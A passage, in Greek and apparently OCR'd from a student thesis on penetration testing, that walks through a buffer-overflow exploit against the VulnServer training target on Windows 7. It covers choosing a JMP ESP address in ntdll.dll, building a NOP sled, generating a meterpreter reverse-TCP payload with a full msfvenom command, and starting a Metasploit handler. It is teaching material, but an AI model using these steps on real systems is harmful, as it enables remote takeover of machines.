
Θα πρέπει να δώσουμε προσοχή στο ποια βιβλιοθήκη επιλέγουμε με βάση κάποια κριτήρια.

1) Ο κώδικας της επιλεγμένης βιβλιοθήκης να περιέχει την εντολή JMP ESP, CALL ESP ή εντολή με ίδια λειτουργία.

2) Η βιβλιοθήκη να ανήκει στο λειτουργικό σύστημα. Αυτό κάνει πιο αξιόπιστο το Exploit μας ακόμη και αν ο VulnServer ενημερωθεί και αλλάξουν οι βιβλιοθήκες του ή ο κώδικάς τους.

3) Να βρούμε μέσα στον κώδικα της επιλεγμένης βιβλιοθήκης εντολή JMP ESP ή παρόμοια η οποία θα βρίσκεται σε θέση μνήμης που δεν περιέχει χαρακτήρες NULL, δηλαδή 00 δεκαεξαδικό. Αυτός ο χαρακτήρας είναι ικανός να εμποδίσει την εκτέλεση του exploit μας, γιατί θα διαβαστεί σαν τερματισμός αλφαριθμητικού.

Με βάση τα παραπάνω κριτήρια, βλέπουμε ότι η βιβλιοθήκη ntdll.dll είναι ιδανική για την περίπτωσή μας.




Εικ.3.29 OllyDbg

Κάνουμε διπλό κλικ και εμφανίζεται ο κώδικας της ntdll. Στον κώδικα κάνουμε δεξί κλικ → Search for → All Commands και στο παράθυρο “Find all commands” γράφουμε JMP ESP και πατάμε Find.


Θα εμφανιστεί ένα παράθυρο Found commands με όσα JMP ESP βρήκε και τις διευθύνσεις μνήμης στις οποίες βρίσκονται. Για το παράδειγμά μας θα επιλέξουμε την 1η με διεύθυνση μνήμης 77C5E684.

Επειδή η αρχιτεκτονική της Intel είναι Little Endian, στον κώδικα θα βάλουμε την διεύθυνση αντίστροφα: 84E6C577 και επειδή είναι σε γλώσσα Python για να

δηλώσουμε αλφαριθμητικό δεκαεξαδικής μορφής, θα το γράψουμε \x84\xE6\xC5\x77.



Εικ.3.30 fuzzer.py



Εικ.3.31 OllyDbg

Το string που στέλνουμε αποθηκεύεται στον σωρό. Όταν ο EIP πάει στην παραπάνω διεύθυνση και εκτελεστεί η JMP ESP, ο EIP θα δείχνει στη διεύθυνση 018FF9E0 του σωρού που βρίσκονται τα “BBBB” ή 42424242 δεκαεξαδικό.

Για να είμαστε σίγουροι ότι ο EIP θα προσγειώνεται σχεδόν πάντα στο payload μας, βάζουμε μερικά δεκαεξαδικά 90, μετά από την διεύθυνση 77C5E684 και πριν το payload μας. Το 90h στη γλώσσα Assembly της Intel είναι η εντολή NOP (NO Operation), που σημαίνει μην κάνεις τίποτα και απλά πήγαινε στην επόμενη εντολή. Συνεπώς με αυτόν τον τρόπο δημιουργούμε το λεγόμενο στην κοινότητα των hackers NOP Sled (έλκηθρο από NOPs), στο οποίο γλιστράει ο EIP και

πέφτει πάνω στην 1η εντολή του Payload.


Payload ονομάζεται το πρόγραμμα το οποίο θα στείλουμε στο σύστημα θύμα για να πάρουμε τον έλεγχό του. Αυτό το πρόγραμμα είναι μεταγλωττισμένο σε γλώσσα Assembly και από Assembly σε δεκαεξαδική μορφή κατάλληλη με την αρχιτεκτονική του συστήματος στόχου.

13. Το συγκεκριμένο σύστημα στο οποίο θέλουμε να επιτεθούμε τρέχει Windows 7 32 bit. Οπότε πρέπει να δημιουργήσουμε και αντίστοιχης αρχιτεκτονικής payload. Υπάρχουν 2 τρόποι για να το κάνουμε αυτό. 1) Να ξέρουμε Assembly και να το κατασκευάσουμε απ' το μηδέν. 2) Να χρησιμοποιήσουμε εργαλεία που θα κάνουν τη δουλειά για εμάς. Σαν Pen Testers συνήθως δεν χρειάζεται να ξέρουμε τόσο καλή assembly ώστε να πάμε με την 1η μέθοδο, γιατί συνήθως τα εργαλεία αρκούν ή μπορούμε να βρούμε έτοιμο κώδικα online και απλά να τον τροποποιήσουμε ανά περίπτωση όταν χρειαστεί. Επομένως στη παρούσα φάση της πτυχιακής θα πάμε με την 2η.

14. Το Metasploit θα μας φανεί και γι' αυτή τη δουλειά ακόμη μια φορά χρήσιμο με το εργαλείο msfvenom. Σε ένα terminal στο Kali, γράφουμε:


msfvenom --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=4444 -a x86 -e x86/shikata_ga_nai -b '\x00' -f python

15. Με την εντολή αυτή θα δημιουργηθεί ένα Payload σε κώδικα μηχανής το οποίο θα παίξει το ρόλο του reverse shell που ακούει στη θύρα 4444, είναι για πλατφόρμες Windows αρχιτεκτονικής 32 bit, κωδικοποιημένο με τον κωδικοποιητή shikata_ga_nai και προσαρμοσμένο να τοποθετείται σε Python Scripts δηλωμένο σε μια Python μεταβλητή με όνομα buf.



Εικ.3.32 msfvenom

Με λίγα λόγια το παίρνουμε όπως είναι το επικολλάμε στο script μας και αντικαθιστούμε τα «C» με τη μεταβλητή buf.



Εικ.3.33 fuzzer.py

16. Όπως παρατηρούμε και απ'το όνομα του payload το reverse shell μας είναι φτιαγμένο για meterpreter. Το meterpreter είναι ένα δυνατό reverse shell του Metasploit, το οποίο πέρα από τις βασικές εντολές που θα γράφαμε σε ένα κλασικό reverse shell, μας δίνει την δυνατότητα να κάνουμε εξυπνότερα πράγματα, εύκολα και γρήγορα.


Για να δούμε τη σφαιρική εικόνα, αυτό που θέλουμε να πετύχουμε, είναι να δημιουργήσουμε μία συνεδρία/επικοινωνία μεταξύ Kali και Windows, βασισμένη στον Meterpreter. Αυτό γίνεται μόνο και μόνο για να έχουμε πολλές περισσότερες επιλογές πολύ πιο εύκολα, όπως αναφέραμε και παραπάνω.

17. Σε ένα Kali terminal ανοίγουμε Metasploit και γράφουμε:

use exploit/multi/handler

